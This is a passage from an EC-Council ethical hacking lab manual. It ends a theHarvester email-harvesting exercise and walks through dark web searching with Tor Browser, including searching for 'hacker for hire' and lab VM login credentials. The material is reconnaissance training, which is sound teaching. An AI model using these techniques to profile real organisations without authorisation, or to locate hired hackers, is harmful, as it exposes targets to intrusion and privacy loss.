   Note: Here, we specify Baidu search engine as a data source. You can specify different data sources (e.g., Baidu, bing, binaryedge, bingapi, censys, google, linkedin, twitter, virustotal, threatcrowd, crtsh, netcraft, yahoo, etc.) to gather information about the target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



10. This concludes the demonstration of gathering an email list using theHarvester.
11. Close all open windows and document all the acquired information.
12. Turn off the **Parrot Security** virtual machine.

Task 4: Gather Information using Deep and Dark Web Searching

The deep web consists of web pages and content that are hidden and unindexed and cannot be located using a traditional web browser and search engines. It can be accessed by search engines such as Tor Browser and The WWW Virtual Library.


The dark web or dark net is a subset of the deep web, where anyone can navigate anonymously without being traced. Deep and dark web search can provide critical information such as credit card details, passports information, identification card details, medical records, social media accounts, Social Security Numbers (SSNs), etc.

Here, we will understand the difference between surface web search and dark web search using Mozilla Firefox and Tor Browser.

1. Switch to the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Open a **File Explorer**, navigate to **C:\Users\Admin\Desktop\Tor Browser**, and double-click **Start Tor Browser**.




3. The **Connect to Tor** page appears. Click the **Connect** button to directly browse through Tor Browser's default settings.

   Note: If Tor is censored in your country or if you want to connect through Proxy, click the Tor Network Settings button and continue.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


4. After a few seconds, the Tor Browser home page appears. The main advantage of Tor Browser is that it maintains the anonymity of the user throughout the session.



5. As an ethical hacker, you need to collect all possible information related to the target organization from the dark web. Before doing so, you must know the difference between surface web searching and dark web searching.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. To understand surface web searching, first, minimize **Tor Browser** and open **Mozilla Firefox**. Navigate to **www.google.com**; in the Google search bar, search for information related to **hacker for hire**. You will be presented with much irrelevant data, as shown in the screenshot.



7. Now switch to **Tor Browser** and search for the same (i.e., **hacker for hire**). You will find the relevant links related to the professional hackers who operate underground through the dark web.

